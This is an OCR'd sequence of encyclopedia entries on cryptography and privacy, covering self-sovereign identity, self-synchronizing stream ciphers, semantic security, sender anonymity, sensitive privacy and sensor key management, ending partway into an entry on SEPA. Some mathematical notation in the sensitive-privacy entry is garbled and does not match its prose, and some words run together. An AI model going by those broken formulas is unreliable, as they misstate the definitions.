Since the appearance of the Internet in the 1970s, the contemporary world has experienced a significant transition of information from physical to digital formats. One of the most notable matters that has recently arisen is the acquisition of digital identities. The need for identification in the digital world comes from different demands, such as registration to websites, hiring of services, validation of credentials, or verification of authorship (Lyons et al., 2019; Alboaie and Cosovan, 2017).

Consolidated authentication systems today make use of services that bind users to identifiers. The vast majority of these services are centralized systems that control not only the identifiers but also the personal and

private information associated with them (Lyons et al., 2019; Mühle et al., 2018). This way, the real owners of the digital identities are not the individuals but the corporations that control the wealth of data, standing in the way of users' anonymity and privacy rights. New legislation such as the General Data Protection Regulation (GDPR) of the European Union or the California Consumer Privacy Act (CCPA) certifies the need for new models that improve the security and privacy of individuals and entities in the digital world.

The World Wide Web Consortium (W3C) is already promoting the specification of an open-standard framework for building global and self-sovereign identities. This framework is based on decentralized technologies, such as blockchains, hash tables, and semantic data graphs, which provide a powerful foundation for privacy-respecting identity management infrastructures (van Bokkem et al., 2019; Mühle et al., 2018). In this regard, one of the most notable works from W3C is the definition and design of decentralized identifiers (DIDs), which are globally unique persistent identifiers that are generated and registered cryptographically (Reed et al., 2020). DIDs are typically anchored in a distributed ledger, removing the need for centralized registration authorities and allowing users to self-manage their identifiers and decide on their anonymity.

A self-sovereign identity system takes this new decentralized identity paradigm a step further by giving users control not just of their identifiers but also of the data associated with them (Mühle et al., 2018). Similarly, as in real life, users should be able to decide exactly what precise pieces of information are shared and to whom and to be sure that the shared information is not made publicly available by and to anyone else. This desirable feature is paramount in self-sovereign identity systems, and it is actually feasible to implement digitally using zero-knowledge proofs (ZKPs) (Kulabukhova, 2019).

Therefore, self-sovereign identity systems foster users to create their own digital identities. Users are typically individuals, but digital identities can also represent more abstract concepts, such as institutions, entities, animals, or machines (Mühle et al., 2018). The user onboarding process in a self-sovereign identity system usually starts with a user creating his or her own unique DID or DIDs. Note that, by the construction of DIDs, the identifier is anchored in a distributed ledger and not subject to any centralized third party, and hence, the user has full control over the DID.

Moreover, the user behind an identifier can remain anonymous until the user decides otherwise. Once a DID is created, the process consists of attaching information to that identifier.

Information about identities is done through the emission and reception of claims. A claim is any statement an identity makes about another identity. In a rudimentary sense, such a statement consists of an attribute name-value pair or a collection of several attribute name-value pairs (Lyons et al., 2019). For example, a claim can be from formal credentials, such as passports, social security numbers, student IDs, or bank accounts, to simpler statements such as “this identity is my friend,” “we work together,” “I certify this identity is good at organic chemistry.” The importance or trustworthiness of a claim will depend on the reputation of the identity issuing that claim. For instance, if the user decides to link the DID to her physical identity, this would typically require that the user goes to a public entity, shows an identity card, and proves to the authority that she is the owner of that DID. Then, the authority would emit a claim certifying the correspondence between the user and her DID.

Thus, if a user wants to prove to a third party that she satisfies certain requirements, she can prove that trusted identities issued claims certifying that she satisfies the requirements. For instance, if a user wants to prove to a third party that she holds a library card, she could do so by proving that an identity associated with a library issued her a claim stating that she holds a card from this library. With ZKP, the user could do all the proving process without revealing what is her library card number or even her own identity. Current implementations of self-sovereign identity systems make use of a particular type of ZKP called zk-SNARKs, whose proofs’ succinctness and fast verification make them very convenient for distributed systems.

Open-source projects like Jolocom, Sovrin, uPort, and iden3 are playing a pioneering role in the development of self-sovereign identity solutions. They base their product on different blockchains and make use of independent implementations of ZKP to guarantee privacy to their users.

Open Problems and Future Directions

Self-sovereign identity systems are complex architectures that make use of cutting-edge technology that is difficult to understand by most end users. One of the main challenges of these systems is the implementation of

designs that can abstract the complexities of the underlying mechanisms and permit a full and global adoption of the system. Another big challenge is the definition and specification of global and consistent standards that will make interoperability between different systems practical.

Self-sovereign identity systems put users in the center and allow them to control their identities and decide what specific data to disclose. This new identity paradigm opens the door to decentralized social networks as well as sheds some light on some of the ongoing problems of online voting.

Cross-References

Anonymity
Anonymous Communications Over Blockchain Technology
Electronic Voting Schemes
Identification
Multi-authority and Decentralized Attribute- Based Encryption
Personally Identifiable Information
Privacy Law: Understanding Data Protection Regulations
SNARK
User Authentication
Zero-Knowledge

References

Alboaie A, Cosovan D (2017) Private data system enabling self-sovereign storage managed by executable choreographies. Lect Notes Comput Sci 10320:83–98

Kulabukhova NV (2019) Zero-knowledge proof in self-sovereign identity. CEUR Workshop Proc 2507:381–385. 27th symposium on nuclear electronics and computing, NEC 2019

Lyons T, Courcelas L, Timsit K (2019) Blockchain and digital identity, a thematic report prepared by the European Union Blockchain Observatory and Forum

Mühle A, Grüner A, Gayvoronskaya T, Meinel C (2018) A survey on essential components of a self-sovereign identity. Comput Sci Rev 30:80–86

Reed D, Sporny M, Longley D, Allen C, Grant R, Sabadello M, Holt J (2020) Decentralized identifiers (DIDs) v1.0. core architecture, data model, and representations. W3C Working Draft. Accessed 16 Nov 2020

van Bokkem D, Hageman R, Koning G, Nguyen L, Zarin N (2019) Self-sovereign identity solutions: the necessity of blockchain technology

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_371

Self-Synchronizing Stream Cipher

Caroline Fontaine[95] ✉
(95) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Synonyms

Asynchronous stream cipher

Definition

In a self-synchronizing, or asynchronous, stream cipher, the keystream depends on the secret key of the scheme, but also of a fixed number, say t, of ciphertext digits (that have already been produced, or read; this distinguishes it from a synchronous stream cipher).

Background


The idea of self-synchronization was patented in 1946 and has the advantage that the receiver will automatically synchronize with the keystream generator after receiving t ciphertext digits.

Example

A simple example of a self-synchronizing stream cipher is a block cipher in cipher-feedback mode (CFB).

Theory

A self-synchronizing stream cipher can be viewed as depicted in Fig. 1.



Self-Synchronizing Stream Cipher, Fig. 1 Self-synchronizing stream cipher

According to its design, such a scheme is able to resynchronize the keystream with the message with just a few correct bits of ciphertext. This means that if some bits are inserted or deleted in the ciphertext, just a small part of the plaintext will not be obtained correctly; the next set of t consecutive correct bits in the ciphertext will be sufficient to resynchronize the keystream and produce the following bits of the plaintext correctly.

But, if one bit of the ciphertext has been altered during the transmission, some errors will occur during the decryption of the next t bits; after this, decryption will go on correctly.

What can do an active attacker with such a scheme? According to the propagation of each error in a ciphertext on about t bits of plaintext, it is more difficult for an attacker to forge a plaintext of its choice than in a *synchronous stream cipher*. Moreover, it is also more difficult for him to desynchronize the keystream since the scheme is able to resynchronize it by itself. If the attacker wants to desynchronize all the keystream, he has to do a lot of modifications on the ciphertext (Rueppel 1986). Nevertheless, some complementary mechanisms, that can ensure authentication or integrity of the ciphertext are welcome to help the receiver checking that all is going well.

At last, since each plaintext digit influences the whole ciphertext (through the feedback of the ciphertext on the keystream generation), the statistical properties of the plaintext are dispersed in the ciphertext, and such a scheme may be more resistant against attacks based on plaintext redundancy than *synchronous stream ciphers*.

The security of self-synchronizing stream ciphers is strongly related to the nonlinearity of Boolean functions, as discussed in Maurer (1991), Daemen et al. (1992), and Guillot and Mesnager (2005).

Applications

Designs of self synchronizing stream ciphers have been proposed in Maurer (1991) and Daemen et al. (1992), and more recently in Daemen and Kitsos (2008).

Cross-References

Stream Ciphers

Recommended Reading

Daemen J, Kitsos P (2008) The self-synchronizing stream cipher moustique. In: New stream cipher designs. Lecture notes in computer science, vol 4986. Springer, Berlin, pp 210–223

Daemen J, Govaerts R, Vandewalle J (1992) On the design of high speed self-synchronizing stream ciphers. In: Singapore ICCS-ISITA'92 conference proceedings, pp 279–283

Guillot P, Mesnager S (2005) Non-linearity and security of self synchronizing stream ciphers. In: 2005 International symposium on nonlinear theory and its applications, Belgium, 18–21 Oct 2005

Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. In: Advances in cryptology – Eurocrypt'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 458–471

Rueppel RA (1986) Analysis and design of stream ciphers. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_23

Semantic Security

Kazue Sako[96] ✉
(96) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Synonyms

Indistinguishability of encryptions

Definition

Semantic security is a notion to describe the security of an encryption scheme.

An adversary is allowed to choose between two plaintexts, m_0 and m_1, and he receives an encryption of either one of the plaintexts. An encryption scheme is semantically secure, if an adversary cannot guess with better probability than 1/2 whether the given ciphertext is an encryption of message m_0 or m_1. The notion is also referred to as *indistinguishability of encryptions* and noted as IND. Historically, the word "semantic" came from the definition that the encryption reveals no information no matter what kind of semantics are embedded in the encryption. It has been proven that the definition describing this requirement is equivalent to the indistinguishability of encryptions.

Background: The notion of semantic security was developed in order to treat rigid security of encryption schemes.

Theory

The notion of semantic security can be further distinguished by the power of adversary. More specifically, a powerful adversary may have access to an encryption *oracle* and/or decryption oracle at various stages of the guessing game. Here, an encryption oracle is an oracle that provides an encryption of a queried plaintext, and a decryption oracle provides the decryption of a queried ciphertext.

The notion of semantic security can be applied to both symmetric cryptosystems and Public Key Cryptosystems. But since the concrete security analysis of a public key encryption scheme is more tractable, the term is more frequently used to discuss the security of public key encryption schemes.

In a public key encryption scheme, the adversary can always access the encryption oracle, because he can encrypt by himself. Therefore the semantic security must be achieved against such an adversary. Such security is called "semantically secure against chosen plaintext attack" and written IND-CPA. The threat of adversary who has access to decryption oracle is called chosen ciphertext attack (CCA). If a public-key scheme is semantically secure against an adversary who has access to a decryption oracle before determining the pair of plaintexts m_0 and m_1, it is called IND–CCA1. If a public-key scheme is semantically secure against an adversary who has access to a decryption oracle not only before receiving a target ciphertext but also during the guessing stage, then it is defined as IND–CCA2. It is regarded that this type of adversary is the most powerful. Therefore the scheme achieving IND–CCA2 is considered most secure. (There is a restriction on this type of adversary, namely that he cannot receive an answer of the target ciphertext from decryption oracle.) Besides semantic security, there are related notions such as Non-Malleability and Plaintext Awareness.

Cross-References

Nonmalleability

Recommended Reading

Bellare MA, Pointcheval DD, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krwawczyk H (ed) Advances in cryptography – CRYPTO’98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 26–45

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1757

Sender Anonymity

Flavio Lombardi[97] ✉
(97) IAC-CNR, Rome, Italy

✉ **Flavio Lombardi**
Email: f.lombardi@iac.cnr.it

Synonyms

Anonymity

Definitions

Sender anonymity (SA) is a property aimed at ensuring an eavesdropper/adversary cannot reliably identify the originator of a message within a set of subjects called the anonymity set. It is assumed an eavesdropper/adversary may have the ability to access all messages and network links including those connecting potential senders.

The anonymity set for the attacked message is composed of all network nodes that have sent messages within a certain time window preceding the reception of the attacked message. The time window length is influenced by network characteristics such as topology and latency. In order to prevent an adversary from distinguishing different messages by their length, all messages should be encrypted and have the same length (Bleumer, 2011).

Background

The concept of anonymous communication network was introduced in 1981 (Chaum, 1981) where a set of senders was allowed to send an encrypted

message to the intended recipient via a group of servers (mix network) that were able to batch and reorder messages before forwarding them to the next hop (server) in the network. Messages are fully decrypted by a final server and delivered to the intended recipients. Anonymous web browsing such as ToR is also based on mix network concepts.

Theory/Application/Both

When SA holds, then even if Alice sends a message to Bob, the latter cannot trace Alice's identity.

Open Problems and Future Directions

Even when SA is enforced, some information can still leak such as:

- Type and amount of transmitted/received data
- Data exchange time and presence of the subject

SA is a stronger property than sender unlinkability (SUL) (Kumar et al., 2015) where an adversary can associate a message with its sender but not access the message content nor its recipient(s) (Veeningen et al., 2010). Nevertheless, SA is weaker than sender unobservability (Pfitzmann and Hansen, 2010), where the attacker cannot even detect whether a node has sent a message. Unobservability does not allow presence visibility nor exposes the amount of exchanged data.

Mix networks can provide SA against computationally restricted eavesdroppers (Chaum, 1981), whereas DC (dining cryptographers) networks (Chaum, 1985, 1988) can cope with computationally unrestricted eavesdroppers. Nevertheless, sender unobservability requires adding dummy messages to both mix and DC networks. Mix networks route messages through a set of nodes (mixing nodes) that shuffle them, possibly encrypt them, and forward them to other (possibly mixing) nodes to finally reach the destination/receiver. Messages are encrypted by each mixing node using public key cryptography of the next node in the chain, adding layers of encryption to the original messages. Onion routing such as ToR (Goldschlag et al., 1999) is the most widespread application making use of this approach.

DC networks, albeit providing both sender and receiver anonymity, are limited in practice by their implementation complexity, apart from lack of robustness with respect to malicious participants, collisions, and dependence from the security of the communication channels (Franck, 2013).

An interesting criticism comes from Desmedt and Piper (2019) on the fact that anonymous communication is always possible in practice. In fact, the content of a message may reveal the name of the sender or may leak for whom the message is really intended; this has impact on Chaum's dining cryptographer's solution.

Cross-References

Mix Networks

References

Bleumer G (2011) Sender anonymity. Springer, Boston, pp 1177–1178. ISBN 978-1-4419-5906-5. https://doi.org/10.1007/978-1-4419-5906-5_226.

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–90. ISSN 0001-0782. https://doi.org/10.1145/358549.358563

Chaum D (1985) Security without identification: transaction systems to make big brother obsolete. Commun ACM 28(10):1030–1044. ISSN 0001-0782. https://doi.org/10.1145/4372.4373

Chaum D (1988) The dining cryptographers problem: unconditional sender and recipient untraceability. J Cryptol 1(1):65–75
[MathSciNet]

Desmedt Y, Piper F (2019) Perfect anonymity. IEEE Trans Inf Theory 65(6):3990–3997. https://doi.org/10.1109/TIT.2019.2893334
[MathSciNet]

Goldschlag D, Reed M, Syverson P (1999) Onion routing for anonymous and private internet connections. Commun ACM 42. https://doi.org/10.1145/293411.293443

Kumar N, Mathuria A, Das ML (2015) Achieving forward secrecy and unlinkability in cloud-based personal health record system. In: 2015 IEEE Trustcom/BigDataSE/ISPA, vol 1, pp 1249–1254. https://doi.org/10.1109/Trustcom.2015.513

Pfitzmann A, Hansen M (2010) Terminology for talking about privacy by data minimization: anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management draft-hansen-privacy-terminology-00.txt

Franck C (2013) New Directions for Dining Cryptographers Computationally Secure Sender and Recipient Untraceability. Master Thesis

Veeningen M, Weger B, Zannone N (2010) Modeling identity-related properties and their privacy strength. Formal Aspects of Security and Trust pp 126–140. https://doi.org/10.1007/978-3-642-19751-2_9

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1809

Sensitive Privacy: Data Privacy for Analyzing Anomalies

Hafiz Asif[98] ✉
(98) Rutgers University, Newark, NY, USA

✉ **Hafiz Asif**
Email: hafiz.asif@rutgers.edu

Synonyms

Differential privacy; Privacy-preserving outlier detection

Definitions

Sensitive privacy is an algorithm-level constraint to limit information disclosure about individuals while analyzing data for anomalies. Given access to the output of a sensitively private algorithm, an attacker cannot infer information about any specific individual whose data were in the input and pertained to non-anomalous behavior.

Background

Modern methods of anomaly identification, for example, (β, r)-anomaly (Knox and Ng, 1998), label a record as anomalous based on its degree of dissimilarity from other existing records in the given dataset. Consequently, the labeling of a record as anomalous is specific to a dataset, and knowing that a record is anomalous can leak a significant amount of information about the other records. Sensitive privacy (SP) (Asif et al., 2019) was

introduced to protect against this type of privacy leakage while preserving meaningful utility, for example, accuracy, of the analysis.

Individuals' privacy is characterized as follows. The algorithm is privacy-protecting if its output remains "unaffected" by the presence or the absence of any individual's record in the input. This notion of privacy protects every individual against any risk incurred due to the presence of their information, and it was first formalized as differential privacy (DP) (Dwork et al., 2006), which is now widely used in data-driven computing (e.g., by big tech. companies and the US Census).

The fundamental idea underpinning DP is that for two different input datasets are close (i.e., similar) to each other, the corresponding outputs of a private algorithm are statistically close to each other. Therefore, we have to consider other close-by datasets to assess the risk, for example, by considering the addition/removal of records from the given dataset. To do this, we need to define the set of all datasets, which we denote by $\mathcal{k}^{\inf}$ where R is a (finite) set of all possible records. That is, all records that can be constructed by considering all possible values of the features (i.e., attributes). Thus, for a dataset $\mathcal{B} \notin \mathit{\Gamma}_{\mathcal{P}}$ and a record $i \in R$, x_i gives the number of records in x that have value i.

Theory & Concepts

To understand sensitive privacy, it is helpful to get a sense of the problem it solves. Let us say a data analyst wants to find all anomalies, for example, fraudulent transactions, in a given dataset while requiring: (1) high accuracy and (2) privacy-protection of the normal (i.e., non-anomalous) records. Satisfying the two requirements naively, however, leads to the following conundrum.

The task is to reveal the anomalies. So, it may appear that revealing them – and none of the normal records – gives high accuracy and privacy of normals. But this is misleading, especially, when the anomalies are defined relative to the other records. Because knowing the anomalies leaves many ways to infer information about the normal records.

Therefore, the set of records (e.g., transactions) to be protected has to be carefully enlarged beyond the normal records in a data-dependent way. There are general (DP-like) privacy-defining frameworks, such as Pufferfish and Blowfish – for the privacy definitions discussed here, see the

survey by Desfontaines and Pejó (2020) – which one can use for our purposes, but they presume one knows what records are to be protected. Protected DP defines what records to protect in anomaly detection, but considers anomalies to be defined globally and dataset-independently; thus, it is not applicable for most real-world settings, where a record is considered anomalous only relative to the other records. In contrast, anomaly-restricted DP defines privacy for data-dependent anomalies with a severe practical limitation: it considers that there is only *one anomaly* in the dataset.

Notably, only *sensitive privacy* (SP) (Asif et al., 2019, 2021) achieves our goal for general definitions of anomalies and without limiting assumptions. It conceptualizes privacy using the crucial notion of sensitive records, which is based on the fundamental conception of an anomaly, and explicitly incorporates the given anomaly definition so that the data-dependent nature of the anomalies can be captured. Informally, a record is considered *sensitive* if it is normal or becomes normal under a small change (e.g., addition or removal of a few records) in the dataset. Considering these small changes is necessary because, conceptually, anomalies are the records that markedly deviate from other records in the dataset (Knox and Ng, 1998); thus, a small change in the dataset should not change the label (to normal) of a record that is really anomalous. But if this happens, then this record is closer to the anomaly-normal boundary and should be considered potentially normal and be protected.

Formally, for a given anomaly definition, A, a dataset x and a positive integer k (to quantify the small change), *we say a recordiisk-sensitive with respect toxif there exists a datasety, obtained by adding and/or removing up tokrecords fromx* (i.e., $\|y - x\|_1 \leq k$), *such thatiis not anomalous with respect to* (w.r.t.) y. With this, we can formally define sensitive privacy.

Definition 1 For a given anomaly definition A, privacy parameter $\varepsilon > 0$, and sensitivity parameter $k \geq 1$, we say an algorithm, M, is sensitively private if for all datasets x and y, which differ by one record that is k-sensitive w.r.t x or y, and for all events $R \subseteq \texttt{support}(M)$, it holds that

$$\Pr[M(x) \in R] \leq e^{\varepsilon} \Pr[M(y) \in R].$$

The above inequality constraints M (a randomized algorithm) to produce the same output with "almost the same" probability for two datasets that differ by a sensitive record. Here "almost the same" is controlled by ε: the smaller its value, the higher the privacy guarantee. For example, for $\varepsilon = 0$ gives the highest level of privacy.

The sensitivity parameter, k, allows the domain expert to decide what level of change is considered small. Typically, the larger the value of k, the larger the set of sensitive records; hence, the higher the privacy guarantee because more records will be protected with a higher privacy guarantee.

Importantly, sensitive privacy ties the privacy guarantee of each record based on its degree of being anomalous, that is, its outlyingness: the more anomalous a record, the less privacy it gets, while all sensitive records have the same high privacy guarantee. Additionally, sensitive privacy retains the privacy guarantee under post-processing.

How to Achieve Sensitive Privacy

Sensitive privacy (SP) generalizes differential privacy (DP) (which has poor utility for anomaly analysis), and it is mathematically related to the notion of outlier privacy as well as protected DP. Thus, these relationships allow one to adapt constructions, developments, and algorithms developed to satisfy one privacy definition (e.g., protected DP) to sensitive privacy and vice versa. Furthermore, some simple approaches have been proposed to develop SP algorithms or compile a DP algorithm into SP algorithm for anomaly identification and binary queries (Asif, 2021; Asif et al., 2021).

Cross-References

Data Mining (Privacy in)
Differential Privacy
Privacy-Enhancing Technologies (PET)
Pufferfish Privacy

References

Asif H, Papakonstantinou PA, Vaidya J (2019) How to accurately and privately identify anomalies. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security,

pp 719–736

Asif H, Vaidya J, Papakonstantinou P (2021) Identifying anomalies while preserving privacy. IEEE Transactions on Knowledge and Data Engineering

Asif HS (2021) Privacy or utility? how to preserve both in outlier analysis. Ph.D. thesis, Rutgers The State University of New Jersey, Graduate School-Newark

Desfontaines D, Pejó B (2020) Sok: differential privacies. In: Proceedings on Privacy Enhancing Technologies

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Theory of Cryptography: Third Theory of Cryptography Conference, TCC 2006, New York, NY, USA, 4–7 Mar, 2006. Proceedings, vol 3. Springer, pp 265–284

Knox EM, Ng RT (1998) Algorithms for mining distancebased outliers in large datasets. In: Proceedings of the International Conference on Very Large Data Bases, Citeseer, pp 392–403

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300894

Sensor Key Establishment and Maintenance

Sensor Key Management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_633

Sensor Key Management

Yi Yang[99] ✉ and Sencun Zhu[99] ✉
(99) Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA

✉ **Yi Yang (Corresponding author)**
Email: yy5@cse.psu.edu

✉ **Sencun Zhu**
Email: szhu@cse.psu.edu

Synonyms

Sensor key establishment and maintenance

Definition

Key management involves all the operations related to cryptographic keys, including key generation, distribution, storage, update, etc.

Background

Sensor networks are powerful and economical solutions for both civilian and military applications, such as traffic monitoring and site surveillance, because their capability and flexibility are built on the top of low-cost and small-size sensors. Meanwhile, sensor networks are also vulnerable to various security attacks due to their extremely scarce resources and their unattended, hostile operating environments.

Cryptographic keys are used to encrypt/decrypt sensor data or to generate/verify authentication tags, in order to provide data confidentiality, integrity, and authentication. Therefore, key management is a fundamental security building block for sensor network security.

Theory

Providing security is particularly challenging in sensor networks due to the resource limitations of sensor nodes. As a specific example, it is not practical to use asymmetric cryptography in a sensor network where each node consists of a 7.8 MHz underpowered processor with only 4 KB of RAM space (Mica2 Motes). Thus, key management protocols for sensor networks are mostly based upon symmetric key algorithms.

An important design consideration for security protocols based on symmetric keys is the degree of key sharing between the nodes in the system. At one extreme, network-wide keys are used for encrypting data and for authentication. This key-sharing approach has the lowest storage costs and is very energy-efficient since no communication is required between nodes for establishing additional keys. However, it has the obvious security disadvantage that the compromise of a single node will reveal the global key.

At the other extreme, another key-sharing approach can be employed, in which all secure communication is based on keys that are shared pairwise between two nodes. From the security point of view, this approach is ideal since the compromise of a node does not reveal any keys that are used by the other nodes in the network. However, under this approach, each node will need a unique key for every other node that it communicates with. Moreover, in many sensor networks, the immediate neighbors of a sensor node cannot be predicted in advance; consequently, these pairwise shared keys will need to be established after the network is deployed.

In practice, different types of messages exchanged between sensor nodes have different security requirements, and that a single keying mechanism is not suitable for meeting these different security requirements. Therefore, typically four types of keys are needed in sensor networks (Zhu et al. 2003).

- *Individual Key*. Every node has a unique key that it shares with the base station. This key is used for secure communication between the node and

the base station. For example, a node can use its individual key to compute message authentication codes (MACs) for its sensed readings if the readings are to be verified by the base station. A node may also send an alert to the base station if it observes any abnormal or unexpected behavior of a neighboring node. Similarly, the base station can use this key to encrypt any sensitive information, e.g., keying material or special instruction that it sends to an individual node.

- *Group Key*. This is a globally shared key that is used by the base station for encrypting messages that are broadcast to the whole group. For example, the base station issues missions and sends queries and interests. Note that from the confidentiality point of view there is no advantage to separately encrypting a broadcast message using the individual key of each node. However, since the group key is shared among all the nodes in the network, an efficient rekeying mechanism is necessary for updating this key after a compromised node is revoked.
- *Cluster Key*. A cluster key is a key shared by a node and all its neighbors, and it is mainly used for securing locally broadcast messages, e.g., routing control information or securing sensor messages, which can benefit from passive participation. Researchers have shown that in-network processing techniques, including data aggregation and passive participation, are very important for saving energy consumption in sensor networks. For example, a node that overhears a neighboring sensor node transmitting the same reading as its own current reading can elect to not transmit the same. In responding to aggregation operations such as MAX, a node can also suppress its own reading if its reading is not larger than an overheard one. Clearly, for passive participation to be feasible, sensor nodes should be able to decrypt or verify some classes of messages, e.g., sensor readings, transmitted by their neighbors. This requires that such messages be encrypted or authenticated by a locally shared key. As such, each node is provided with a unique cluster key shared with all its neighbors for securing its messages. Its neighbors use the same key for decrypting or verifying its messages.
- *Pairwise Key*. Every node shares a pairwise key with each of its immediate neighbors. Pairwise keys are used for securing communications that require privacy or source authentication. For example, a node can use its pairwise keys to secure the distribution of its cluster key to its neighbors, or to secure the transmission of its sensor

readings to an aggregation node. Note that the use of pairwise keys precludes passive participation.

Among all these keys, since individual and group keys could be preloaded into every sensor and cluster key could be established through pairwise key, pairwise key management is the focus of following discussion. In general, there are two ways to establish pairwise keys: *deterministic* and *probabilistic*.

In a deterministic scheme, such as the Blundo scheme (Blundo et al. 1993), the pairwise key is established in a deterministic way. To be more specific, the key server first randomly generates a symmetric bivariate k-degree polynomial $f(x, y) = \sum_{i,j=0}^{k} a_{ij} x^i y^j$ over a finite field Fq, where q is a prime number that is large enough to accommodate a cryptographic key. A polynomial f(x, y) is said to be symmetric if f(x, y) = f(y, x). The key server computes f(i, y) for node i, and then loads node i with all the k + 1 coefficients (as a function of y). When two nodes i and j want to establish a pairwise key, they compute f(i, j) (or f(j, i), which is the same) by evaluating f(i, y) at point j and f(j, y) at point i, respectively; f(i, j) serves as their pairwise key. The above scheme has been proved to be unconditionally secure and k-collusion-resistant.

A probabilistic scheme (Eschenauer and Gligor 2002) typically has three phases: first, key setup prior to deployment; second, shared key discovery after deployment; third, path key establishment if two sensors do not share a common key in phase two. Specifically, prior to deployment, a ring of keys is distributed to each sensor node, each key ring consisting of randomly chosen keys from a large pool of keys that are generated off-line. Then, after deployment, two nodes can communicate to discover the shared keys between them. Because of the probabilistic nature of this scheme, shared keys may not exist between some pairs of nodes. In this case, some other nodes in the path can help them to establish a key. There are also improvement schemes, e.g., by leveraging deployment knowledge in pairwise key establishment, to enhance the probability of key sharing (Du et al. 2004).

Open Problems

Symmetric-key-based schemes are widely used as they have relatively low computational complexity, which are suitable for wireless sensor networks

that are very limited in resources. Public key schemes can provide simpler solutions with much stronger security guarantee, but it was commonly believed that public key schemes are too computationally expensive for wireless sensor networks. However, recent research (Wander et al. 2005; Du et al. 2005; Zhang and Varadharajan 2009) has shown that public key schemes (e.g., based on elliptic curve cryptography (ECC) (Liu and Ning 2008)) are no longer impractical for sensor networks, although their applications are still limited. How to deploy and implement public key cryptography for general applications in wireless sensor networks will be an open problem in the near future.

Cross-References

Key Management

Recommended Reading

Blundo C, Santis A, Herzberg A, Kutten S, Vaccaro U, Yung M (1993) Perfectly-secure key distribution for dynamic conferences. In: Advances in Cryptology CRYPTO 92, LNCS 740, pp 471–486

Du W, Deng J, Han YS, Chen S, Varshney PK (2004) A key management scheme for wireless sensor networks using deployment knowledge. In: Proceedings of the IEEE INFOCOM 2004, the 23rd Annual Joint Conference of the IEEE Computer and Communications Societies, Hong Kong, China, March 7–11, 2004

Du W, Wang R, Ning P (2005) An efficient scheme for authenticating public keys in sensor networks. In: Proceeding of the ACM International Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc), Urbana-Champaign, Illinois, May 2005, pp 58–67

Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of the 9th ACM Conference on Computer and Communications Security, Washington, DC, 2002

Liu A, Ning P (2008) TinyECC: a configurable library for elliptic curve cryptography in wireless sensor networks. In: Proceedings of the 7th International Conference on Information Processing in Sensor Networks (IPSN 2008), SPOTS Track, St. Louis, Missouri, pp 245–256, April 2008

Wander A, Gura N, Eberle H, Gupta V, Shantz S (2005) Energy analysis of public-key cryptography on small wireless devices. In: IEEE Pervasive Computing and Communication (PerCom), Kauai Island, Hawaii, March 2005

Zhang J, Varadharajan V (2009) Wireless sensor network key management survey and taxonomy. J Network Comput Appl

Zhu S, Setia S, Jajodia S (2003) LEAP: efficient security mechanisms for large-scale distributed sensor networks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS ’03), Washington DC, October 2003

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_305

SEPA

Marijke De Soete[100] ✉
(100) Security4Biz, Oostkamp, Belgium

Synonyms

Single euro payments area

Definition

The Single Euro Payments Area (SEPA) will be the area where citizens, companies, and other economic participants make and receive payments in euro, whether between or within national boundaries, under the same basic conditions, rights, and obligations. In the long term, the uniform SEPA payment instruments are expected to replace national euro payment systems now being operated in Europe.

Background

The European Payments Council (EPC) is the decision-making and coordination body of the European banking industry in relation to payments. The EPC develops the payment schemes and frameworks necessary to realize the Single Euro Payments Area (SEPA). SEPA is an EU integration initiative in the area of payments designed to achieve the completion of the EU internal market and monetary union.

SEPA is an EU-wide policy-maker-driven integration initiative in the area of payments designed to achieve the completion of the EU internal market and monetary union. Following the introduction of euro notes and coins in 2002, the political drivers of the SEPA initiative – EU

